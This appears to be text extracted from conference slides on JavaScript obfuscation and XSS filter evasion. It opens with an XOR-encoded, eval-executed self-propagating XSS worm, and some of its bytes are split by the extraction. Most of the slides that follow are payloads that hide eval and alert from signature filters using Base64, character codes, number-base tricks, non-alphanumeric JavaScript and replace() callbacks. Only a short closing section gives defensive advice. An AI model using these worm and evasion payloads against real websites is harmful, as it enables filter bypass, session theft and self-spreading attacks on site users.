var a=[
241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,167,176,163,241,162,165,176,163,165,133,190,186,180,191,241,236,2
41,246,254,251,166,190,163,188,241,162,165,176,163,165,251,254,246,253,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,24
1,241,180,191,181,133,190,186,180,191,241,236,241,246,254,251,166,190,163,188,241,246,241,250,241,246,180,191,181,251,254,246,234,241,241,219
,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,183,164,191,178,165,184,190,191,241,180,191,178,190,181,180,249,
178,190,181,180,248,241,170,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,167,176,163,241,186,180,168,241,236,2
41,156,176,165,185,255,183,189,190,190,163,249,156,176,165,185,255,163,176,191,181,190,188,249,248,241,251,241,227,228,231,248,234,241,241,21
9,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,167,176,163,241,161,176,178,186,180,181,241,236
,241,162,165,176,163,165,133,190,186,180,191,241,250,241,246,167,176,163,241,186,236,246,241,250,241,186,180,168,241,250,241,246,234,167,176,
163,241,176,236,138,246,234,241,241,219,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,183,190,1
63,241,249,167,176,163,241,184,241,236,241,225,234,241,184,241,237,241,178,190,181,180,255,189,180,191,182,165,185,234,241,184,250,250,248,24
1,170,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,161,176,178,186,180,181,241,250,236,241,249
,178,190,181,180,255,178,185,176,163,146,190,181,180,144,165,249,184,248,241,143,241,186,180,168,248,241,250,241,246,253,246,234,241,241,219,
241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,172,241,241,219,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,2
41,241,241,241,241,241,241,241,241,161,176,178,186,180,181,241,250,236,241,246,140,234,167,176,163,241,181,236,141,246,141,246,234,246,241,250,24
1,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,246,183,190,163,241,249,167,176,163,241,184,236,225
,234,184,237,176,255,189,180,191,182,165,185,234,184,250,250,248,246,241,250,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,
241,241,241,241,241,241,241,241,241,241,241,241,241,246,170,181,250,236,130,165,163,184,191,182,255,183,163,190,188,146,185,176,163,146,190,181,1
80,249,176,138,184,140,143,186,248,234,172,180,167,176,189,249,181,248,234,246,241,250,241,180,191,181,133,190,186,180,191,234,241,241,219,24
1,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,163,180,165,164,163,191,241,161,176,178,186,180,181
,234,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,172,241,241,219,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,
241,241,241,241,183,164,191,178,165,184,190,191,241,181,180,178,190,181,180,249,178,190,181,180,248,241,170,241,241,219,241,241,241,241,241,241,2
41,241,241,241,241,241,241,241,241,241,241,167,176,163,241,186,180,168,156,176,165,178,185,241,236,241,178,190,181,180,255,188,176,165,178,18
5,249,254,167,176,163,141,162,186,236,249,141,181,250,248,254,248,234,241,241,219,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241
,241,241,241,241,241,241,241,241,241,184,183,241,249,186,180,168,156,176,165,178,185,241,236,236,241,191,164,189,189,248,241,170,241,241,219,241,
241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,176,189,180,163,165,249,246,186,180,168,241,191,190,165,241,183,1
90,164,191,181,246,248,234,241,241,219,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,24
1,241,163,180,165,164,163,191,234,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,172,241,241,219,241,241,241,241
,241,241,219,241,241,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,172,241,241,219,241,241,241,241,
241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,241,163,180,165,164,163,191,241,164,191,161,176,178,186,180,181,2
34,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,172,241,241,219,241,241,241,241,241,241,219,241,241,241,241,241,241,241,241,24
1,241,241,241,183,164,191,178,165,184,190,191,241,183,184,191,181,130,180,189,183,249,163,180,162,161,190,191,162,180,248,241,170,241,241,219
,241,176,165,180,181,241,178,190,181,180,241,190,164,165,241,165,190,241,176,241,165,180,169,165,176,163,180,176,255,241,241,219,241,241,241,
241,241,241,241,219,241,241,241,241,241,241,241,241,241,241,241,241,241,181,190,178,164,188,180,191,165,255,182,180,165,148,189,180,188,180,191,165,1
47,168,152,181,249,246,169,162,162,134,190,163,188,246,248,255,167,176,189,164,180,241,236,241,180,191,178,190,181,180,181,234,241,241,219,24
1,241,241,241,241,241,241,241,241,241,241,241
];
var d='';
for (var i=0;i<a.length;i++){d+=String.fromCharCode(a[i]^k);}
eval(d);
/*worm end*/
```

Initialisation vector

Packed Code

Decoding

Execution

Obfuscating JavaScript

New tricks not to get blocked by security stuff

Evading filters detection

`eval()` is used in most powerful XSS exploits

Type-0 most obvious sink

Polymorph XSS decoding routine

PNG code execution

Stringified code to execute

If you block `eval()`

If you escape `eval()` filtering

you have 50% of the job done…

Hidding eval()

JS provides many ways to play with strings

So let's escape `eval` as a string

`eval` ⇔

```
atob('ZXZhbA==')
```
→ Base64 encoding

```
String.fromCharCode(101,118,97,108)
```

```
490837..toString(1<<5)
```
→ Decimal to ASCII

→ Base 32 conversion

Hidding eval()

And call a function from a string

```
var fn=window[<function_name>];
fn(<function_parameters>);
```

ALL IN ALL

```
var fn=window[490837..toString(1<<5)];
fn(atob('YWxlcnQoMSk='));
```

eval

alert(1)

The Rock'n Roll Circus

Problem 1: They filter payload size !

Shorten your code

```
window[490837..toString(1<<5)](atob('YWxlcnQoMSk='))
```

Problem 2: They signed `/window/` !

Use `this`

```
this[490837..toString(1<<5)](atob('YWxlcnQoMSk='))
```

Problem 3: They signed JavaScript functions!

Use non-alphanumeric code

```
this[490837..toString(1<<5)](atob('YWxlcnQoMSk='))
```

```
this[(+{}+[])[+!![]]+(![]+[])[!+[]+!![]]+([][+[]]+[
])[!+[]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]]
(++[[]][+[]])
```

Playing with RegExp

Everything stands in the `replace` *function*

```
'<string>'.replace(/<pattern>/,<replacement_pattern> )
```

```
'<string>'.replace(/<pattern>/,function($1) { <code> } )
```

Let's evade `alert(1)`

```
'str1ng'.replace(/1/,alert)
```
= `alert(1)`

```
'bbbalert(1)cccc'.replace(/a\w{4}\(\d\)/,eval)
```
= `eval(alert(1))`

```
'<string>'.replace(/<pattern>/,function(match,$1,$2) { <code> } )
```

```
'a1l2e3r4t6'.replace(/(.).(.).(.).(.).(.)/,
 function(match,$1,$2,$3,$4,$5) { this[$1+$2+$3+$4+$5](1); })
```

Food for thought

- **Encoding can still be useful**

  Split it ! `eval('\\u'+'0061'+'lert(1)')`

  Find unsuspected sources `location='javascript:%61lert(1)'`

- **JS Object evaluation is cool !**

  Some functions need to evaluate objects value **BEFORE** operations

  Exemple `delete alert(1)` → run `alert(1)` first then “delete” it

  Also works with `throw` & `typeof` `throw~delete~typeof~alert(1)`

  Can be useful for stringified function names … `delete[a=alert]/delete a(1)`

  `delete[a=this[atob('YWxlcnQ=')]]/delete a(1)`

Conclusion

Conclusion

JavaScript gets more and more powerful

So does XSS

XSS are found in unexpected vectors

Once you are p0wned you are toasted

There are still new evasion techniques

Making your good old filters useless

IT Survival Guide

Old times of chivalry are gone

Time to consider new security concepts

Identify the nature of content

Who cares what this code does?

This is JavaScript, and it must be stripped out

Bring agility to your IT Security

One set of rule cannot suite all applications

Security must be designed to perfectly suite the protected application

KNOW WHAT YOU ARE DOING

It Works !

Questions & Answers